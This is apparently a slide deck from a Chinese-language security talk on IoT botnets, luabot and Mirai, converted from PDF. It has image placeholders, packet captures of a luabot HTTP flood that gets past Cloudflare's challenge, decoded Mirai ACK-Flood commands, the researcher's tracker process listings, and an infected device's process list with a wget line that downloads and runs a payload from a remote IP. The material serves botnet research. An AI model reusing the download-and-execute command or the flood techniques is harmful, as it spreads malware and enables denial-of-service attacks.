- 某记者通过邮件对作者进行了采访

now

- 出现了多个变种，活跃但低调：闷声发大财

# luabot 特征




# luabot HTTP Flood攻击 - 绕过 cloudflare

No.	Time	Source	Destination	Protocol	Length	Info
95	2015-06-30 01:24:14.468230	192.168.1.114	104.31.246.71	HTTP	231	GET / HTTP/1.1
97	2015-06-30 01:24:14.572526	104.31.246.71	192.168.1.114	TCP	1454	[TCP segment of a reassembled PDU]
99	2015-06-30 01:24:14.579355	104.31.246.71	192.168.1.114	TCP	1454	[TCP segment of a reassembled PDU]
101	2015-06-30 01:24:14.581291	104.31.246.71	192.168.1.114	HTTP	519	[TCP Previous segment lost] Continuation or non-HTTP traffic
103	2015-06-30 01:24:14.588191	104.31.246.71	192.168.1.114	HTTP	1454	[TCP Retransmission] Continuation or non-HTTP traffic
120	2015-06-30 01:24:18.685912	192.168.1.114	104.31.246.71	HTTP	405	GET /cdn-cgi/1/chk_jschl?jschl_vc=7a47ca6f56f39c7b103518fc9f4
122	2015-06-30 01:24:18.766328	104.31.246.71	192.168.1.114	HTTP	610	HTTP/1.1 302 Moved Temporarily (text/html)
133	2015-06-30 01:24:19.363224	192.168.1.114	104.31.246.71	HTTP	366	GET / HTTP/1.1
136	2015-06-30 01:24:19.367868	192.168.1.114	104.31.246.71	HTTP	366	GET / HTTP/1.1
149	2015-06-30 01:24:21.448082	192.168.1.114	104.31.246.71	HTTP	366	GET / HTTP/1.1
152	2015-06-30 01:24:21.449086	192.168.1.114	104.31.246.71	HTTP	366	GET / HTTP/1.1

Time	Source	Destination	Comment
7.614	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
7.718	104.31.246.71	192.168.1.114	TCP: [TCP segment of a reassembled PDU]
7.725	104.31.246.71	192.168.1.114	TCP: [TCP segment of a reassembled PDU]
7.727	104.31.246.71	192.168.1.114	HTTP: [TCP Previous segment lost] Continuation or non-HTTP traffic
7.734	104.31.246.71	192.168.1.114	HTTP: [TCP Retransmission] Continuation or non-HTTP traffic
11.832	192.168.1.114	104.31.246.71	HTTP: GET /cdn-cgi/1/chk_jschl?jschl_vc=7a47ca6f56f39c7b103518fc9f45ff75&pass=1474959421.955-UksAGF
11.912	104.31.246.71	192.168.1.114	HTTP: HTTP/1.1 302 Moved Temporarily (text/html)
12.509	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
12.514	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
14.594	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
14.595	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
16.676	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
16.678	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
18.775	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
18.775	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
20.864	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1
20.870	192.168.1.114	104.31.246.71	HTTP: GET / HTTP/1.1



## ▶▶ IoT botnet

mirai

- 当前最火的botnet




luabot

- 对抗性比较强的botnet

luabot → mirai  
mirai → other mirais


- 黑吃黑

# ▶▶ luabot → mirai








▶▶ mirai → other mirais



本是同根生  
相煎何太急



# ▶▶ mirai → other mirais 发现过程

查看攻击指令，发现几个熟悉的IP


```
2016-11-16 07:46:25 CMD: 2
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0x05 0xff 0x52 0x9d 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration: 30
atk type: ACK-Flood
atk target [1] | 5.2.157/32
atk opt [1] | flag-syn 1 1
```

```
2016-11-16 09:33:11 CMD: 3
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0xc6 0x2e 0x92 0xc7 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration: 30
atk type: ACK-Flood
atk target [1] | 198.199/32
atk opt [1] | flag-syn 1 1
```

查看监听的几个CC服务器的连接，找到对应IP

```
root@test:/tracker/mirai# netstat -anp|grep dvrHelper|grep -v LISTEN|grep -v 8.8.8.8
tcp        0      6 10.10.10.106:36620 93.228.248:23 ESTABLISHED 2777/dvrHelper
tcp        0      6 10.10.10.106:43412 5.2.157:23 ESTABLISHED 2849/dvrHelper
tcp        0      4 10.10.10.106:41240 192.168.104:23 ESTABLISHED 2873/dvrHelper
tcp        0      1 10.10.10.106:46072 5.2.157:23 SYN SENT 2753/dvrHelper
tcp        0      6 10.10.10.106:55544 133.228.248:23 ESTABLISHED 2764/dvrHelper
tcp        0      4 10.10.10.106:54130 198.199:23 ESTABLISHED 2825/dvrHelper
tcp        0      6 10.10.10.106:59586 192.168.90:666 ESTABLISHED 2789/dvrHelper
tcp        0      4 10.10.10.106:46894 69.195:23 ESTABLISHED 2813/dvrHelper
root@test:/tracker/mirai# ps aux|grep dvrHelper|grep -v defunct
root    2753  0.0  0.0 1200  4 pts/23  S   11:18  0:00 ./dvrHelper ftp.xxxxxxer.xyz 23 48101
root    2764  0.0  0.0 1200  4 pts/23  S   11:18  0:00 ./dvrHelper tw.sxxxxx n 23 48102
root    2777  0.0  0.0 1200 872 pts/23  S   11:18  0:00 ./dvrHelper heixxxxxrk 23 48103
root    2789  0.0  0.0 1200 876 pts/23  S   11:18  0:00 ./dvrHelper higxxxxxclub 666 48104
root    2801  0.0  0.0 1200  4 pts/23  S   11:18  0:00 ./dvrHelper ourxxxxx 23 48105
root    2813  0.0  0.0 1200  4 pts/23  S   11:18  0:00 ./dvrHelper fucxxxxxook.com 23 48106
root    2825  0.0  0.0 1200  4 pts/23  S   11:18  0:00 ./dvrHelper loxxxxxre.pw 23 48107
root    2837  0.0  0.0 1200 872 pts/23  S   11:18  0:01 ./dvrHelper 6d7xxxxxes.net 2047 48108
root    2849  0.0  0.0 1200 872 pts/23  S   11:18  0:00 ./dvrHelper secxxxxxs.us 23 48109
root    2861  0.0  0.0 1200  4 pts/23  S   11:18  0:01 ./dvrHelper sdrfxxxxx 23 48110
root    2873  0.0  0.0 1200 872 pts/23  S   11:18  0:00 ./dvrHelper q5fxxxxx9m4g.ru 23 48111
```

# IoT 安全形势分析



IoT发展趋势

```
1558 root 27624 S ./sql123
1589 root 27632 S ./1m
1612 root 27632 S ./xzccz
1645 root 27632 S ./1arm
1671 root 27628 S ./2arm
2001 root 27628 S ./zm
2115 root 27624 S ./sys
2225 root 27624 S ./V9M
2248 root 27628 S ./sb
2374 root 27628 S ./DClinux-arm
2658 root 1212 S sh -c cd /tmp&& wget http://142.0.39.139:280/ubnt&&
2661 root 1919m S ./ubnt
2833 root 26600 S ./dr-arm
```

```
1523 root 208 S {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
